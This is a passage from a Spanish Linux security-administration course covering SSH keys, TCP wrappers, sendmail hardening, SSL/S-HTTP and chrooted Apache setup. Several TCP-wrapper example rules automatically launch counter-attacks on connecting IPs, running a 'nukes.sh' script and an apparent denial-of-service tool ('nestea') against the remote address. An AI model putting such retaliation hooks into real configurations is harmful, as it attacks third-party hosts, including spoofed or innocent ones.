3. Copie el contenido de ~/.ssh/id_rsa.pub a ~/.ssh/authorized_keys2 en la máquina en la que se quiere conectar. Si el fichero ~/.ssh/authorized_keys2 no existe, podrá copiar el fichero ~/.ssh/id_rsa.pub al fichero ~/.ssh/authorized_keys2 en la otra máquina.
4. Si está ejecutando GNOME, vaya a la la sección de nombre Configuración de ssh-agent con GNOME. Si no está ejecutando X Window, vaya a la la sección de nombre Configuración de ssh-agent.

WRAPPERS TCP

Los hosts se pueden conectar a los sistemas atraves de diferentes servicios de la red. Pero, todos los hosts no deben ser permitidos usar todos los servicios de una red. Para ver si un host tiene acceso a un servicio, un daemon debe revisar un ACL (Access Control List) para verificar los permisos de un usuario en un sistema. Este daemon es llamado el TCP Wrapper.

En esta sección cubriremos los siguientes tópicos:

- ¿Qué es un TCP Wrapper?
- Configuración de los Archivos /etc/host.allow y /etc/hosts.deny
- Configuración del TCP Wrapper
- Limitaciones del TCP Wrapper
- Usos avanzados de tcp_wrappers

¿Qué es un TCP Wrapper?

El TCP Wrapper es un daemon que previene a los hosts no autorizados de accesar los servicios de un sistema. Esto se efectúa atraves de la envoltura de cada servicio con un programa que revisa la ACL para ver si el host requiere el servicio está permitido a accesar el servicio.

Por ejemplo, si el daemon de TCP Wrapper es usado por ejemplo con el servidor de FTPD, entonces el TCP Wrapper revisa si un usuario externo ha sido denegado acceso cuando este hosts externo requiere de este servicio. Si el usuario es permitido entonces el FTPD se ejecuta y le da el servicio, sino entonces el acceso es denegado. Ejecutar un comando o shell script también es permitido como opción del TCP Wrapper.

El primer requisito es tener instalado y configurado el superservidor inetd, esto es muy fácil y solo se trata de instalar el demonio y asegurarse de que se arranca durante el inicio de la máquina. Para asegurarnos de que lo tenemos instalado y corriendo ejecutaremos el comando: ps aux | grep inetd, y debe salir algo como esto:

```
140 ? S 0:00 inetd
```

sino, es que algo va mal, repasa la instalación. Para más información: man inetd, man inetd.conf y man

services.

Ya tenemos el inetd instalado, el principal archivo de configuración del mismo es el /etc/inetd.conf, en el, cada línea se refiere a un puerto/servicio que podemos ofrecer. Sin tcp_wrappers cada una de las líneas debería parecerse a esto:

telnet stream tcp nowait root /usr/sbin/in.telnetd

Esto significa que cada llamada al puerto telnet será gestionada por el demonio in.telnetd

Ahora instalamos el paquete tcp_wrappers, una vez instalado lo unico necesario es cambiar la línea anterior por algo como esto:

telnet stream tcp nowait root /usr/sbin/tcpd in.telnetd

La diferencia es que ahora, lo que se ejecuta al recibir un telnet es el demonio tcpd, al que se le pasa como parametro el demonio que debe controlar, en este caso in.telnetd.

Para más información: man tcpd, man hosts_access, man hosts.allow y man hosts.deny

Configuración de los Archivos /etc/host.allow y /etc/hosts.deny

Una vez los servicios han sido envuelto o wrapped, es importante configurar los hosts que serán permitidos usar cada servicio. Aquí le presentamos parte de los archivos /etc/host.allow y el /etc/hosts.deny para demostrar una configuración de ejemplo:

• /etc/hosts.allow

```
# Este archivo describe los hosts que SI estan permitidos usar el servicio local de INET,
# por decisión del servidor '/usr/sbin/tcpd'
#
telnetd:.abiertos.org   EXCEPT  miguel.abiertos.org
ftpd: ivelis.abiertos.org
ALL:    LOCAL
```

• /etc/hosts.deny

```
# Este archivo describe los hosts que NO estan permitidos usar el servicio local de INET,
# por decisión del servidor '/usr/sbin/tcpd'
#
ftpd: ALL: /bin/mail  -s  %H root  &
ALL: ALL
```

Nota: Las palabras como ALL, LOCAL y EXCEPT son parte del lenguaje especial de los archivos de configuración del TCP Wrapper.

Todas las líneas que empiezan con "#" son comentarios e ignorados en el momento de interpretación. Las otras líneas son para especificar acceso. En el archivo hosts.allow las últimas tres líneas son para definir acceso de esta manera; para el servicio telnetd, todas las computadoras en la red .abiertos.org son permitidas excepto por la de nombre miguel.abiertos.org. Fijese que el (.)qie precide el dominio de abiertos.org, indica que todas las computadoras en una red en particular son permitidas el acceso.Para el servicio de ftpd, solamente el computador ivelis.abiertos.org está permitida el acceso. El wildcard ALL se refiere a todos los servicios y el wildcard LOCAL que todas las computadoras locales son permitidas todos los servicios.

El daemon de TCP Wrapper revisa primero el archivo /etc/hosts.allow. Si allí no se encuentra una entrada para un computador en específico o un servicio que el ordenador desea usar, entonces se revisa el archivos /etc/hosts.deny.

El archivo /etc/hosts.deny tiene el mismo formato y sus palabras reservads son las mismas. La única entrada en este ejemplo es ALL, este campo indica que todos los servicios serán denegados a todas las computadoras que no esten ya autorizadas en el /etc/hosts.allow. Este método provee buena seguridad con un menor chance de que algún ordenador desconocido adquiera acceso a nuestros servicios. La línea de ftpd: ALL: /bin/mail -s %H root & provee para que un programa sea ejecutado en caso de que un ordenador quisiese adquirir acceso sin permiso al servicio de ftp. El programa mail enviará un mensaje al usuario root con el nombre del host que intento accesar el sistema con el servicio de ftp sin autorización.

Una vez los tres archivos de /etc/inetd.conf y /etc/hosts.allow y /etc/hosts.deny esten configurados el TCP Wrapper debe estar completamente funcional en su sistema y deberá proveer buenos niveles de seguridad para su sistema.

Configuración del TCP Wrapper

Se basa únicamente en dos archivos, /etc/hosts.allow y /etc/hosts.deny, aunke como veremos más adelante solo hace falta uno de ellos. Por defecto, a menos que se indique lo contrario, todos los servicios y/o direcciones definidas en el hosts.allow son admitidas mientras que las definidas en el hosts.deny son rechazadas.

La sintaxis de estos archivos es muy simple:

servicio: host: acción

servicio: Es la primera palabra que encontramos en cada línea del archivo inetd.conf, por ejemplo son servicios el in.telnetd, in.fingerd ... Si queremos referirnos a todos los puertos bastará con poner ALL, también podemos poner una lista de servicios separados por espacios en blanco.

host: Es una o más direcciones de red separadas por espacios en blanco, esta dirección se contrasta con la del sistema que nos hace la petición de conexión. La dirección puede ser del tipo IP numerica, IP/mask, rango de IP (por ejemplo 195.116.), dominio (como por ejemplo arrakis.es), grupo de dominios (como por ejemplo .es o arrakis.) Ademas pueden usarse otras palabras como ALL (para referirse a todos los host), LOCAL (los que no tienes un . en su nombre) KNOWN o UNKNOWN (de los que se tiene información o no) y PARANOID (el nombre que te ofrecen no concuerda con el que tcp_wrappers espera).

acción: Puede tener 4 valores, accept (acepta la conexión si se cumplen las condiciones impuestas por servivio/host), deny (rechaza la conexión, spawn (acepta la conexión y realiza el comando bash que se le pasa como parametro) y twist (rechaza la conexión y realiza el comando bash). A los comandos se les pueden pasar parametros relacionados con la conexión, estos son:

- **%a, %c, %h y %n:** nombre de la máquina que intenta acceder.
- **%d:** demonio que controla el puerto por el que accede.
- **%p:** PID del proceso que controla la conexión.

Con esto ya podemos hacer nuestra primera configuración supersegura:

#/etc/hosts.allow
ALL: ALL: deny

El primer archivo que se mira es hosts.allow por lo que en este caso no importa lo que ponga en hosts.deny, porque todas las conexiones se rechazan de todas formas.

Ejemplos:

Como mejor se aprende es viendo algunos ejemplos. De más sencillos (y por lo tanto cerrados) a más complicados (más utiles, divertidos y peligrosos)

Completamente cerrado:

#/etc/hosts.allow

```
ALL: ALL: deny
```

Cerrado para todos excepto para las conexiones locales:

```
#/etc/hosts.allow
ALL: 127.0.0.1
ALL: ALL: deny
```

Conexión local total, red local acceso por telnet y ftp, resto cerrado:

```
#/etc/hosts.allow
ALL: 127.0.0.1
in.telnetd in.ftpd: LOCAL
ALL: ALL: deny
```

Sistema cerrado con informe de accesos:

```
#/etc/hosts.allow
ALL: ALL: twist ( /usr/bin/echo -e "Intruso %a en puerto %d" )
```

Sistema abierto a la red local y cerrado al exterior con acciones diferentes en función del tipo de acceso:

```
#/etc/hosts.allow
ALL: LOCAL: spawn ( echo -e "Acceso autorizado de %a por %d" ) &
ALL: PARANOID: twist ( echo -e \
  "ATACANTE %a por puerto %d, lanzando nukes" ; \
  /usr/local/bin/nukes.sh %a ) &
ALL: UNKNOWN: twist ( echo -e "Posible nuke o scan de %a en %d" ) &
ALL: ALL: twist ( /bin/echo -e "INTRUSO! %a, usando puerto %d" ) &
```

Limitaciones del TCP Wrapper

Este sistema aunque es muy fácil e intuitivo tiene algunas limitaciones, algunas sencillas de solucionar otras no tanto:

- Solo cubre servicios definidos en el archivo inetd.conf: por ejemplo no informa de ningun intento de acceso por el puerto del BO, NetBUS ... ni otros servicios como printer o X que no usan inetd.conf para configurar sus conexiones.
- No detecta algunos tipos de conexión: por ejemplo los pings, algunos stealth scan ... la solución es usar algun sistema de 'escucha' más fino, como tcpdump.
- Las líneas de los archivos hosts.allow y hosts.deny no deben contener saltos de línea: o usas un editor que no rompa las líneas largas o pones un backslash (\) antes de cada salto de línea.

Usos avanzados de tcp_wrappers

Detectando spoofing: los intentos de spoofing son detectados por tcp_wrappers y los clasifica dentro de la categoria de PARANOID, por lo que esta línea en hosts.allow puede ayudarnos bastante a detectarlo:

```
ALL: PARANOID: twist ( echo -e "Spoofing en puerto %d \nLa IP %a es falsa" )
```

Mantener informes de red: redirigir toda la información de salida a un acrhivo o una consola, nos ayudara a tener informes exhaustivos de los accesos que recibimos, los atakes, los accesos ... para hacer esto basta con poner líneas asi:

```
ALL: ALL: spawn ( echo -e "IP %a en %d" > /var/log/archivo )
```

Realizar multiples comandos: a veces es necesario hacer más de una cosa frente un acceso, la sintaxis es igual que si lo hicieramos desde bash:

```
ALL: ALL: spawn ( echo -e "IP %a en %d" ; wavplay alarma.wav ; nestea %a )
```

Enviando mensajes al sistema remoto: se puede enviar un mensajepredefinido (banner) al sistema remoto, en este mensaje podemos explicar porque no le damos acceso, que tipo de máquina tnemos, que puede

hacer o no ... Para que el sistema remoto vea el banner utilizaremos la línea:

ALL: ALL: banners /directorio_de_banners

Nota: el banner debe llamarse como el demonio que se lanza, es decir si queremos que se vea un mensaje al entrar por telnet, el banner debera llamrse in.telnetd. Ejemplo: este banner (al que llamaremos in.telnetd) se ve al hacer acceso por telnet.

Hola %a, bienvenido a mi sistema. Tu IP esta siendo guardada para mayor seguridad.

Más información en /usr/doc/tcp_wrappers-x.x

Ejercicio 6-2: Configurar inetd

En este ejercicio configuraremos el super servidor de inetd para agregar un servicio. Las soluciones a este ejercicio se encuentran en el Apéndice A.

1.- Cree un archivo /etc/local/sbin/fongerd, que contenga las siguientes líneas:

#!/bin/sh
echo "La Información del Finger no esta Disponible en este Sistema"

2.- Convierta el archivo /etc/local/sbin/fongerd en ejecutable.

3.- Edite el archivo inetd.conf para comentar cualquier servicio de finger. Agregue la siguiente línea:

finger stream tcp nowait nobody /usr/local/sbin/fingerd.

4.- Obligue el daemon de inetd a leer su archivo de configuración.

5.- Pruebe el servicio de finger en el sistema.

6.- Deshabilite el servicio de finger en el archivo inetd.conf.

7.- Obligue el daemon de inetd a leer su archivo de configuración.

8.- Pruebe nuevamente el servicio de finger en el sistema.

ASEGURAR SENDMAIL

Sendmail se ha ganado por sí mismo una muy mala reputación en cuanto a seguridad, sin embargo es difícil echarle la culpa al software cuando te encuentras con sistemas ejecutando versiones antiguas del sendmail. La raíz del problema es que casi todo el mundo ejecuta el sendmail como root (y algo así como el 70% del correo de Internet se maneja mediante máquinas con Sendmail, de modo que hay un montón de ellas), de forma que tan pronto se encuentra un bug, encontrar un sistema que explotar no es tan difícil. Las últimas versiones de sendmail han sido bastante buenas, sin hacks del root, etc, y con las nuevas características anti spam finalmente ha alcanzado la mayoría de edad. Más información en Sendmail y su código fuente está disponible en: http://www.sendmail.org/

Hacer un chroot del sendmail es una buena opción, pero lleva demasiado trabajo, y puesto que se ejecuta como root, algo bastante discutible en cuanto a su efectividad (puesto que el root se puede escapar de una cárcel chroot). Personalmente pienso que es mejor invertir el esfuerzo en cambiarse a Postfix o a Qmail.

Mantener actualizado el sendmail es relativamente simple, recomendaría como mínimo la versión 8.9.3 (la serie 8.9 tiene más características anti-spam, la 8.8.x tiene la mayoría de estas características, suponiendo que se ha configurado correctamente el sendmail.cf). La mayoría de las distribuciones vienen con la 8.8.x, aunque las versiones más recientes suelen venir con la 8.9.x. Se puede conseguir el código fuente desde

ftp://ftp.sendmail.org/, pero compilar el sendmail no es algo para el débil de corazón o para aquellos que no tengan un montón de tiempo para dedicárselo.

Sendmail sólo tiene que estar accesible desde el mundo exterior si se está utilizando para recibir correo de otras máquinas y repartirlo localmente. Si sólo se quiere ejecutar sendmail de forma que funcione el reparto local (p. ej., una estación de trabajo autónoma, un servidor de prueba u otros) y que se pueda enviar con facilidad el correo a otras máquinas, simplemente filtra con el cortafuegos el sendmail, o mejor, no lo ejecutes en modo demonio (en el cual escucha conexiones). Sendmail se puede ejecutar en la cola de refresco de un nodo, donde simplemente se "despierta" cada cierto tiempo y procesa el correo local, ya sea distribuyéndolo localmente o enviándolo a través de la red. Para configurar la ejecución del Sendmail en modo cola:

Edita el script de inicio del Sendmail y cambia la línea que contiene:
sendmail -bd -q1h

por:
sendmail -q1h

Ten en cuenta que: si utilizas el sistema para enviar mucho correo quizás prefieras disminuir el tiempo de refresco, quizás "-q15m" (refrescar la cola cada 15 minutos), ahora el correo saliente y el correo interno del sistema se comportarán bien, lo cual a menos que se ejecute un servidor de correo, es perfecto.

Ahora vienen todas esas maravillosas características anti-spam del sendmail. Los ficheros de configuración del Sendmail consisten en (se aplica al Sendmail 8.9.x):

/etc/sendmail.cf
El fichero de configuración principal, también dice dónde se encuentran el resto de ficheros de configuración.

/etc/mail/
Se puede definir la localización de los ficheros de configuración en sendmail.cf, generalmente la gente los coloca en /etc/ o en /etc/mail (lo cual lo lía menos).

access
La base de datos de la lista de accesos, permite rechazar el correo proveniente de ciertas fuentes (IP o dominio), y controlar con facilidad las transmisiones. Mi fichero de acceso es así:

1 RELAY
spam.com REJECT

lo que quiere decir que a 10.0.0.* (los hosts de mi red interna) se les permite utilizar el servidor de correo para enviar correo donde quieran, y el correo de *.spam.com se rechaza. Hay listas en línea de spammers conocidos, generalmente suele tener entre 5-10.000 entradas, lo cual puede afectar seriamente el rendimiento del sendmail (pues cada conexión se comprueba contra esta lista), por otra parte, tener una máquina sendmail para enviar spam es incluso peor.

aliases
El fichero de alias, te permite controlar el reparto del correo local al sistema, es útil para hacer una copia de seguridad del correo entrante de un usuario a un spool por separado. La mayoría del software de servidores de listas utiliza este fichero para enviar el correo que recibe a los programas que realmente procesan las listas. Recuerda ejecutar el comando "newaliases" después de editar este fichero, y después reiniciar el sendmail.

domaintable
La tabla de dominios (añadir dominios) que se maneja, útil para hacer hosting virtual.

majordomo
Fichero de configuración de majordomo, personalmente recomendaría SmartList a Majordomo.

sendmail.cw
Fichero que contiene nombres de hosts de los que se recibe correo, útil si se alberga más de un dominio.

sendmail.hf
Situación del fichero de ayuda (telnet al puerto 25 y escribir "HELP")

virtusertable
Tabla de usuario virtual, mapea usuarios entrantes, p. ej., mapear ventas@ejemplo.org a john@ejemplo.org

Sendmail 8.9.x (y versiones anteriores) en realidad no tienen soporte para hacer un log de todo el correo de una forma agradable (un requisito indispensable por muchas j11 por motivos legales). Esta es una de las características sobre las que se trabaja en la versión de Sendmail 8.10.x. Hasta entonces, hay dos formas de hacer log del correo, la primera es algo agraciada, y registra un log de los correos entrantes a usuarios según cada usuario. El segundo método no es agraciado, e implica un simple log de todas las transacciones SMTP a un fichero, habría que escribir algún tipo de procesador (probablemente en perl) para que el log fuese útil.

El correo (o las conexiones SMTP para ser más precisos) primero se filtra con el fichero access, y es aquí donde se pueden RECHAZAR correos de ciertos dominios/IP's, y TRANSMITIR correo de ciertos hosts (p. ej. tu red interna de máquinas windows). Cualquier dominio local para el que se hospeda el correo tendrá que ir al sendmail.cw. Suponiendo que el correo cumple con las reglas y va a la cola para reparto local, el siguiente fichero que se comprueba en virtusertable, que es una lista de direcciones de correo mapeadas al nombre de la cuenta/otra dirección de correo. p.ej.:

seifried@seifried.org alias-seifried
listuser@seifried.org usuariolista
@seifried.org correos-estropeados

La última regla es para evitar que reboten los correos estropeados, y que en lugar de eso se envíen a un buzón. Después se comprueba el fichero de alias, si se encuentra una entrada se hace lo que dice, y si no, se intenta entregar el correo a un buzón de un usuario local, mi entrada seifried del fichero de alias es:

alias-seifried: seifried, "/var/backup-spool/seifried"

De esta forma mi correo se reparte a mi buzón normal, y a un buzón de copia de seguridad (por si acaso he borrado un correo que no quisiera), o en el peor de los casos, Microsoft Outlook decide cascar un día y cargarse mis buzones. Esto también sería útil en empresas, puesto que ahora se tiene una copia de seguridad de todo el correo entrante según cada usuario, y se les puede permitir (o no) acceder al fichero que contiene el correo en la copia de seguridad.

Una advertencia, cuando se esté usando una regla general para un dominio (p. ej. @seifried.org) hay que crear un alias para CADA cuenta, y para las listas de correo. Si no, cuando se examina la lista y no se encuentra una entrada específica (para, digamos, lista-correo@seifried.org) lo enviará al buzón especificado por la regla general. Ya sólo por este motivo no se debería utilizar una regla general.

El segundo método es muy simple, sencillamente se arranca el sendmail con la opción -x y se especifica un fichero para hacer un log de todas las transacciones. Este fichero crecerá con enorme rapidez, NO reco-

mendaría utilizar este método para hacer log del correo, al menos que sea absolutamente necesario.

Algunos otros MTA's disponibles para GNU/Linux:

- **Postfix:** Poco malo se puede decir de él; diseñado para ser seguro(modular), eficiente, fácil de configurar y sendmail-compatible. No obstante, con menos "features" que sendmail.
- **Qmail:** Casi todo lo que se aplica a Postfix se puede decir de Qmail. Muy seguro, muy eficiente, muy modular y con menos "features"(algunas están disponibles mediante parches) y poco o nada sendmail-compatible. Algunas pegas pueden ser la licencia y que el desarrollo parece parado.
- **Exim:** Al igual que sendmail, es un software monolítico, lo que lo hace no tan seguro y rápido como los dos anteriores. Por contra tiene un mayor número de características que aquellos. Es más sencillo de configurar que Sendmail y bastante compatible con él.
- **Zmailer:** En realidad éste es un desconocido, y lo meto aquí porque recuerdo haber leído por ahí que era una buena opción. Buen rendimiento y madurez, y cierta dificultad de administración... poco es lo que puedo decir. Lo meto más por curiosidad personal, que porque sea una alternativa popular.

ASEGURAR HTTPD (APACHE)

El número de servicios y aplicaciones con toneladas de características ofrecidas en la Web hoy día son inmensa y han contribuido inmensamente al crecimiento y la popularidad del Internet. Pero, como siempre, todas estas características también han ayudado a presentar muchas posibilidades para que nuestros sistemas sean comprometidos desde el punto de vista de seguridad. Es de mucha importancia que los administradores entiendan estas posibilidades de peligro que se le presentan para comprometer la seguridad de los sistemas que ellos reguardan y así tomen acción para prevenir que sean blanco de estos posibles ataques.

Los siguientes tópicos serán discutidos en esta sección:

- Encriptación de Web Server
- SSL (Secure Socket Layer)
- SHTTP
- Asegurar el Apache
- chroot en un Ambiente Web
- Autentificación MD5
- El Servidor Web

Existen sitios Web de administración con información confidencial sobre datos de personal, nóminas, etc. Resulta evidente que no interesa que esa información sea accesible a toda la Red, sino sólo a un pequeño número autorizado de usuarios. Por lo tanto, no vale con restringir el acceso mediante claves de acceso o procedimientos similares, además la información que viaja hacia esos usuarios debe ir cifrada, para evitar escuchas.

En el otro extremo, a menudo enviamos a un servidor información confidencial sobre nuestra persona, por ejemplo en los formularios CGI. Nos interesa que el servidor conozca los datos, pero no el resto de la Red, especialmente si estamos realizando una transacción comercial electrónica y revelamos nuestro número de tarjeta de crédito o simplemente nuestra dirección postal.

En estos dos ejemplos se pone de manifiesto la necesidad de asegurar mediante algún mecanismo la intimidad y la integridad en las sesiones con el servidor Web. A decir verdad, resulta imposible garantizar al 100% la seguridad de un sitio, pero cuanto más seguros sean nuestra red y servidores, menos probable será que un cracker intente atacarnos.

Secure Socket Layer (SSL)

El protocolo SSL es un sistema diseñado y propuesto por Netscape Communications Corporation. Se encuentra en la pila OSI entre los niveles de TCP/IP y de los protocolos HTTP, FTP, SMTP, etc. Proporciona sus servicios de seguridad cifrando los datos intercambiados entre el servidor y el cliente con un algoritmo de cifrado simétrico, típicamente el RC4 o IDEA, y cifrando la clave de sesión de RC4 o IDEA mediante un algoritmo de cifrado de clave pública, típicamente el RSA. La clave de sesión es la que se utiliza para cifrar los datos que vienen del y van al servidor seguro. Se genera una clave de sesión distinta para cada transacción, lo cual permite que aunque sea reventada por un atacante en una transacción dada, no sirva para descifrar futuras transacciones. MD5 se usa como algoritmo de hash.

Proporciona cifrado de datos, autenticación de servidores, integridad de mensajes y, opcionalmente, autenticación de cliente para conexiones TCP/IP.

Cuando el cliente pide al servidor seguro una comunicación segura, el servidor abre un puerto cifrado, gestionado por un software llamado Protocolo SSL Record, situado encima de TCP. Será el software de alto nivel, Protocolo SSL Handshake, quien utilice el Protocolo SSL Record y el puerto abierto para comunicarse de forma segura con el cliente.

El Protocolo SSL Handshake

Durante el protocolo SSL Handshake, el cliente y el servidor intercambian una serie de mensajes para negociar las mejoras de seguridad. Este protocolo sigue las siguientes seis fases (de manera muy resumida):

- La fase Hola, usada para ponerse de acuerdo sobre el conjunto de algoritmos para mantener la intimidad y para la autenticación.
- La fase de intercambio de claves, en la que intercambia información sobre las claves, de modo que al final ambas partes comparten una clave maestra.
- La fase de producción de clave de sesión, que será la usada para cifrar los datos intercambiados.
- La fase de verificación del servidor, presente sólo cuando se usa RSA como algoritmo de intercambio de claves, y sirve para que el cliente autentique al servidor.
- La fase de autenticación del cliente, en la que el servidor solicita al cliente un certificado X.509 (si es necesaria la autenticación de cliente).
- Por último, la fase de fin, que indica que ya se puede comenzar la sesión segura.

El Protocolo SSL Record

El Protocolo SSL Record especifica la forma de encapsular los datos transmitidos y recibidos. La porción de datos del protocolo tiene tres componentes:

- MAC-DATA, el código de autenticación del mensaje.
- ACTUAL-DATA, los datos de aplicación a transmitir.
- PADDING-DATA, los datos requeridos para rellenar el mensaje cuando se usa cifrado en bloque.

Secure HyperText Transfer Protocol (S-HTTP)

El protocolo S-HTTP fue desarrollado por Enterprise Integration Technologies (EIT). Al igual que SSL, permite tanto el cifrado como la autenticación digital. Sin embargo, a diferencia de SSL, S-HTTP es un protocolo de nivel de aplicación, es decir, que extiende el protocolo HTTP por debajo.

La propuesta de S-HTTP sugiere una nueva extensión para los documentos, .shttp, y el siguiente nuevo protocolo: **Secure * Secure-HTTP/1.1**

Usando GET, un cliente solicita un documento, le dice al servidor qué tipo de cifrado puede manejar y le dice también dónde puede encontrar su clave pública. Si el usuario con esa clave está autorizado a acceder al documento, el servidor responde cifrando el documento y enviándoselo al cliente, que usará su clave secreta para descifrarlo y mostrárselo al usuario.

Las negociaciones entre el cliente y el servidor tienen lugar intercambiando datos formateados. Estos datos incluyen una variedad de opciones de seguridad y algoritmos a utilizar. Las líneas usadas en las cabeceras incluyen:

- Dominios privados S-HTTP, que especifica la clase de algoritmos de cifrado así como la forma de encapsulamiento de los datos (PEM o PKCS-7).
- Tipos de certificado S-HTTP, que especifica el formato de certificado aceptable, actualmente X.509.
- Algoritmos de intercambio de clave S-HTTP, que indica los algoritmos que se usarán para el intercambio de claves (RSA, fuera de bando, dentro de banda y Krb).
- Algoritmos de firmas S-HTTP, que especifica el algoritmo para la firma digital (RSA o NIST-DSS).
- Algoritmos de resumen de mensaje S-HTTP, que identifica el algoritmo para proporcionar la integridad de los datos usando funciones de hash (RSA-MD2, RSA-MD5 o NIST-SHS).
- Algoritmos de contenido simétrico S-HTTP, que especifica el algoritmo simétrico de cifrado en bloque usado para cifrar los datos:
    - DES-CBC
    - DES-EDE-CBC
    - DES-EDE3-CBC
    - DESX-CBC
    - IDEA-CFB
    - RC2-CBC
    - RC4
    - CDMF
- Algoritmos de cabecera simétrica de S-HTTP, que proporciona una lista del cifrado de clave simétrica utilizada para cifrar las cabeceras.
    - DES-ECB
    - DES-EDE-ECB
    - DES-EDE3-ECB
    - DESX-ECB
    - IDEA-ECB
    - RC2-ECB
    - CDMF-ECB
- Mejoras de la intimidad de S-HTTP, que especifica las mejoras en la intimidad asociadas con los mensajes, como firmar, cifrar o autenticar.

Uno de los métodos de cifrado disponible en S-HTTP es el popular PGP.

SSL vs. S-HTTP

S-HTTP y SSL utilizan aproximaciones distintas con el fin de proporcionar servicios de seguridad a los usuarios de la Red. SSL ejecuta un protocolo de negociación para establecer una conexión segura a nivel de socket (nombre de máquina más puerto). Los servicios de seguridad de SSL son transparentes al usuario y a la aplicación.

Por su parte, los protocolos S-HTTP están integrados con HTTP. Aquí, los servicios de seguridad se

negocian a través de las cabeceras y atributos de la página. Por lo tanto, los servicios de S-HTTP están disponibles sólo para las conexiones de HTTP.

Dado que SSL se integra en la capa de sockets, también permite ser usado por otros protocolos además del HTTP, mientras que el S-HTTP está concebido para ser usado exclusivamente en comuniciones HTTP.

Asegurar el Apache

Asegurar el Apache no debe ser en realidad una tarea demasiada dificil. Por defecto Apache se ejecuta como el usuario 'nobody', lo cual le da muy poco acceso al sistema, y por lo general el equipo Apache ha hecho un buen trabajo evitando desbordamientos de pila/etc. En general, la mayoría de los servidores www simplemente toman datos del sistema y los envían fuera, los mayores peligros no vienen del Apache sino de programas descuidados que se ejecutan vía Apache (CGI's, server side includes, etc.).

chroot en un Ambiente Web

Si se quiere ser paranoico, sugeriría ejecutar Apache en un entorno de chroot. Básicamente chroot redefine el universo para un programa. Más exactamente redefine el directorio raíz o "/" para un programa o una sesión. Básicamente todo lo que esté fuera del directorio en el que usamos chroot no existe para el programa o el shell.

Esto es útil porque si alguien entra sin autorización en nuestro ordenador, no será capaz de ver todos los ficheros de nuestro sistema. El no ser capaz de ver nuestros ficheros limita los comandos que puede utilizar y tampoco le permite explotar otros ficheros que serían inseguros. El único inconveniente es que según creo no impide mirar en las conexiones de red y en otras cosas. Por tanto, tendríamos que hacer algunas cosas más que no se tratan a fondo en este artículo:

- Asegurar los puertos de red.
- Tener todos los servicios corriendo como un servicio bajo una cuenta que no sea la de root. Además, tener todos los servicios con chroot.
- Transferir los logs de sistema a otra máquina.
- Analizar los ficheros de log.
- Analizar intentos de detección aleatoria de puertos en nuestro ordenador.
- Limitar los recursos de cpu y de memoria para un servicio.
- Activar quotas para las cuentas de usuario.

Por lo que considero chroot (con un servicio no-root) una línea defensiva es porque si alguien se introduce con una cuenta sin privilegios, y no hay ficheros que pueda usar para entrar como root, entonces sólo puede dañar el área al que ha accedido. Además, incluso si el área al que hubiera accedido fuera propiedad de la cuenta de root, tendría menos posibilidades para el ataque. Obviamente, hay algo erróneo si alguien tiene la posibilidad de introducirse con nuestra cuenta, pero está bien ser capaz de limitar el daño que puede hacer.

Haciendo chroot a Apache

Es muy sencillo. Una vez que lo configuré, pude ejecutar scripts Perl. Ahora mi fichero de configuración es más bien grande porque he tenido que incluir Perl y las librerías PostgreSQL en el área con chroot. Algo a tener en cuenta, si nos estamos conectando a una base de datos, debemos asegurar que nuestro servicio de base de datos está corriendo en el dispositivo de loopback 127.0.0.1 y especificar que el host es 127.0.0.1 en nuestros scripts Perl para el módulo DBI. Aquí hay un ejemplo de cómo conectarse a la base de datos usando conexión persistente en apache:

```
$dbh = DBI->connect('dbi:Pg:dbname=DATABASE',"","", {PrintError=>0});
if ($dbh ) {$dbh->{PrintError} = 1;}
else
  {$dbh = DBI->connect('dbi:Pg:dbname=DATABASE;host=127.0.0.1',"","",
```

```
{PrintError=>1});}
```

Código fuente: http://httpd.apache.org/dist/httpd/

Hay que compilar e instalar apache en el sistema principal en /usr/local/apache. Después usar el script perl.

```
cd /chroot
# Descomente la siguiente línea si no usa mi fichero de configuración
# ./Config_Chroot.pl config   httpd
./Config_Chroot.pl install httpd
./Config_Chroot.pl start    httpd
```

He cambiado mi fichero http.conf para que tenga esta apariencia:

ExtendedStatus On

```
<Location /server-status>
    SetHandler server-status
    Order deny,allow
    Deny from all
    Allow from 127.0.0.1
</Location>


<Location /server-info>
    SetHandler server-info
    Order deny,allow
    Deny from all
    Allow from 127.0.0.1
</Location>
```

Ahora, sólo hay que ir a http://127.0.0.1/server-status o http://127.0.0.1/server-info desde nuestro navegador y comprobar que funciona.

Configuración de Apache

En cuanto a la forma más simple de asegurar Apache y asegurarse de que no tiene acceso innecesario al sistema de ficheros es crear un directorio /www/ o algo similar, y situar por ahí debajo TODOS los sitios web, contenido web, cgi's, etc. Después sólo es necesario configurar access.conf para que deniegue el acceso a / , y se lo permita a /www/ y sus varios directorios cgi-bin.

Ejemplo de httpd.conf:

```
<Directory />
Options None
AllowOverride None
</Directory>
<Directory /www >
```

Options Indexes FollowSymLinks Includes

```
AllowOverride None
</Directory>
```

Control de Accesos

El acceso a los directorios también se puede controlar con facilidad, el Apache soporta la definición y localización de ficheros (generalmente conocidos como ficheros htaccess) que controlan el acceso basado en nombre de usuario y contraseña, IP de origen, etc. Esto se define en srm.conf:

AccessFileName .htaccess

El formato del este fichero viene desarrollado en la documentación del Apache, y es idéntico a directivas que se colocarían en access.conf (bueno, casi). La autentificación de usuario vía nombre de usuario y contraseña también vien desarrollada en profundidad en http://www.apacheweek.com/features/userauth/

También querrás evitar que la gente vea los ficheros .htaccess, coloca esto en tu srm.conf:

```
<Files .htaccess>
order allow,deny
deny from all
</Files>
```

Apache con extensiones SSL

Existen diferentes alternativas gratuitas al Apache con SSL, y varias comerciales. Si se está en los EE.UU., el RSA está patentado, así que hay que utilizar o bien DSA (para el cual es difícil conseguir certificados) o comprar un servidor comercial basado en Apache (como Stronghold). Si se está en Europa, se puede vivir en un país donde el IDEA esté patentado, de modo que asegúrate primero.

Apache-SSL

Es el que uso actualmente (sencillamente porque lo probé antes que Apache con mod_ssl y funcionó). Tienes que conseguir Open-SSL, compilarlo e instalarlo, y después parchear Apache con el parche Apache SSL, compilar Apache, y ya está. El Open-SSL se encuentra disponible en: http://www.openssl.org/, tan sólo hay que conseguir el último tarball, desempaquetarlo y ejecutar:

```
./config
make
make test
make install
```

A mi me ha funcionado siempre. Hay que conseguir el material de Apache-SSL de http://www.apache-ssl.org, desempaquetar el código fuente del Apache en algún lugar, hacer un cd al directorio de nivel superior (/usr/local/src/apache_1.3.9/) y después desempaquetar el material de Apache-SSL dentro (te dice que hagas eso en los docs). Después sólo hay que ejecutar:

```
./FixPatch
```

